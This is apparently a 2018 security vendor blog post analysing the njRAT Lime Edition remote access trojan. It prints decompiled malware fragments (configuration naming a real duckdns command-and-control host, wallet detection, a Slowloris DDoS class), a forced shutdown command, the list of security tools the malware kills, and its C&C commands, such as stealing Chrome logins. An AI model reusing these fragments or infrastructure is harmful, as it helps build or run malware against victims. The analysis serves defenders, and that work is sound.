Save the Date for Zenith Live 2020

Pre-Register

njRAT pushes Lime ransomware and Bitcoin wallet stealer

By: Tarun Dewan, Atinderpal Singh

March 30, 2018

njRAT pushes Lime ransomware and Bitcoin wallet stealer

Updated - April 1, 2018

Updated - April 3, 2018 (added IOCs)


njRAT, also known as Bladabindi, is a remote access Trojan (RAT) that was first seen in 2013 and continues to be one of the most prevalent malware family. It was developed using the Microsoft .NET framework and, like many other RATs, provides complete control of the infected system and delivers an array of features to the remote attacker. There are multiple .NET obfuscation tools that make detection difficult for antivirus solutions and that hinder analysis by security researchers. njRAT utilizes dynamic DNS for command-and-control (C2) servers and communicates using a custom TCP protocol over a configurable port.

We covered njRAT builder kit in our previous blog published in 2015. In this blog, we will cover one of the newer variant of njRAT dubbed njRAT Lime Edition that we are seeing in the wild. This variant includes support for:

- Ransomware infection
- Bitcoin grabber
- Keylogger
- USB spreader
- Password stealer

- Bot killer
- Screen Locker
- DDoS (ARME,Slowloris)

Below is a snapshot of the njRAT Lime Edition configuration file:




```
public static string DR = "TEMP";
public static string EXE = "Client.exe";
public static Computer F = new Computer();
public static FileStream FS;
public static string H = "online2018.duckdns.org";
public static bool Idr = Conversions.ToBoolean("False");
public static bool Anti_CH = Conversions.ToBoolean("False");
public static bool IsF = Conversions.ToBoolean("False");
public static bool USB_SP = Conversions.ToBoolean("False");
public static bool Isu = Conversions.ToBoolean("False");
public static kl kq = null;
private static string lastcap = "";
public static FileInfo LO = new FileInfo(Assembly.GetEntryAssembly().Location);
private static MemoryStream MeM = new MemoryStream();
public static object MT = null;
public static string P = "1700";
public static object PLG = null;
public static string RG = "Client.exe";
public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
public static string VN = "MjAxOEZFQg==";
public static string VR = "0.7.3";
public static string Y = "1234";
```

Some highlights from the configuration files:

- Configured to drop into Temp folder of the infected system with filename Client.exe
- Bot Version: 0.7.3
- C&C server: online2018.duckdns[.]org
- Port Number: 1700

Upon receiving *searchwallet* command, the malware tries to gather the running process in the victim's machine and uses it to track crypto wallets when merchants buy or sell Bitcoins or make other payments. These digital wallets securely store digital currency, and they can be connected to bank accounts, debit cards, or credit cards, so that digital currency can be exchanged into and out of one's local currency.

- Bitcoin core aka bitcoin-qt
- Bitcoin.com
- Electrum



```
public static string GetWallet()
{
  Process[] processes = Process.GetProcesses();
  int num = 0;
  checked
  {
    string text;
    bool flag4;
    do
    {
      string processName = processes[num].ProcessName;
      bool flag = Operators.CompareString(processName, "bitcoin-qt", false) == 0;
      if (flag)
      {
        text = "BitcoinCore";
      }
      else
      {
        bool flag2 = Operators.CompareString(processName, "Bitcoin.com.exe", false) == 0;
        if (flag2)
        {
          text = "Bitcoin.com Wallet";
        }
        else
        {
          bool flag3 = processName.Contains("electrum");
          if (flag3)
          {
            text = "Electrum";
          }
```

The malware leverages windows WMI queries, such as "SELECT * FROM AntivirusProduct" and "SELECT * FROM Win32_VideoController," to check for VM or sandbox environment. It is capable of sending system information such as:


- System Name
- UserName
- Windows Version
- Bits(64 or 32 bit)
- WebCam(Yes/No)
- Active Window
- CPU
- Video Card
- Memory
- Volume Information
- Installed Antivirus
- Infection time

Malware monitors for the following process names on the victim machine and if found in running state, malware will try to kill the process:


- Process Hacker
- Process Explorer
- SbieCtrl
- SpyTheSpy
- SpeedGear
- Wireshark
- Mbam
- apateDNS
- IPBlocker
- Cports
- KeyScrambler
- TiGeR-Firewall
- Tcpview
- Xn5x
- smsniff
- exeinfoPE
- Regshot
- RogueKiller
- NetSnifferCs
- taskmgr
- VGAuthService
- VBoxService
- Reflector
- Capsa
- NetworkMiner
- AdvancedProcessController
- ProcessLassoLauncher
- ProcessLasso
- SystemExplorer
- ApateDNS
- Malwarebytes Anti-Malware
- TCPEye
- SmartSniff
- Active Ports
- ProcessEye
- MKN TaskExplorer
- Currports
- System Explorer
- DiamondCS Port Explorer
- Virustotal
- Metascan Online

- Speed Gear
- The Wireshark Network Analyzer
- Sandboxie Control
- .NetReflector

This njRAT variant also has the capability of performing ARME and Slowloris DDoS attacks. Slowloris is an attack tool designed to allow a single machine to take down a server with minimal bandwidth, and also to send multiple partial HTTP requests. Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. ARME attack also tries to exhaust the server memory.




```
bool flag7 = File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\SL.dat");
if (flag7)
{
  File.Delete(Environment.GetFolderPath(Environme           older.ApplicationData) + "\\SL.dat");
}
File.Create(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\STSL.dat");
```



```
public sealed class Slowloris
{
  private static object ThreadsEnded = 0;
  private static string PostDATA;
  private static string HostToAttack;
  private static int TimetoAttack;
  private static int ThreadstoUse;
  private static Thread[] Threads;
  private static bool AttackRunning = false;
  private static int attacks = 0;
  public static void StartSlowloris(string Host, int Threadsto, int Time, string data)
  {
    bool flag = !Slowloris.AttackRunning;
    checked
    {
      if (flag)
      {
        Slowloris.AttackRunning = true;
        Slowloris.HostToAttack = Host;
        Slowloris.PostDATA = data;
        Slowloris.ThreadstoUse = Threadsto;
        Slowloris.TimetoAttack = Time;
        bool flag2 = Slowloris.HostToAttack.Contains("http://");
        if (flag2)
        {
          Slowloris.HostToAttack = Slowloris.HostToAttack.Replace("http://", string.Empty);
        }
        bool flag3 = Slowloris.HostToAttack.Contains("www.");
        if (flag3)
        {
          Slowloris.HostToAttack = Slowloris.HostToAttack.Replace("www.", string.Empty);
        }
        bool flag4 = Slowloris.HostToAttack.Contains("/");
```

The malware shuts down and restarts the system with the following command:



```
Interaction.Shell("shutdown -r -t 00 -f", AppWinStyle.Hide, false, -1);
```

Switches:

-r -> restart the computer that's currently being used

-t -> time, in seconds

-f -> forces running programs to close without warning


We have seen the following C&C commands in the malware:

delchrm	Delete chrome cookies and saved logins
MonitorOFF	Turn off monitor
TextToSpeech	Announces text received from C&C using TextToSpeech

NormalMouse	Restores normal mouse button functionality
taskmgrON	Enable task manager
ChngWLL	Change wallpaper
Kl	Keylogger command that checks foreground window and keys pressed
Seed	Sharing, downloading files with torrent software such as BitTorrent and uTorrent
ddos.slowloris.start	Start Slowloris attack
RwareSU	Drop and show ransom note
restartme	Restart the computer
DisableCMD	Disable command prompt
EventLogs	Delete event logs
BitcoinOFF	Stop Bitcoin monitor thread
Botk	Start the botkiller thread
pcspecs	Send system information (CPU/GPU/RAM)
Searchwallet	Check installed bitcoin wallets in the system and send to C&C server
PLG	Load plugin and configure with C&C server

C&C Commands

The malware also has a WORM functionality to spread through USB that enumerates the files and folders on the hard drive. Once it detects the USB drive inserted into the system, it copies itself to the USB drive and creates a shortcut using the folder icon.



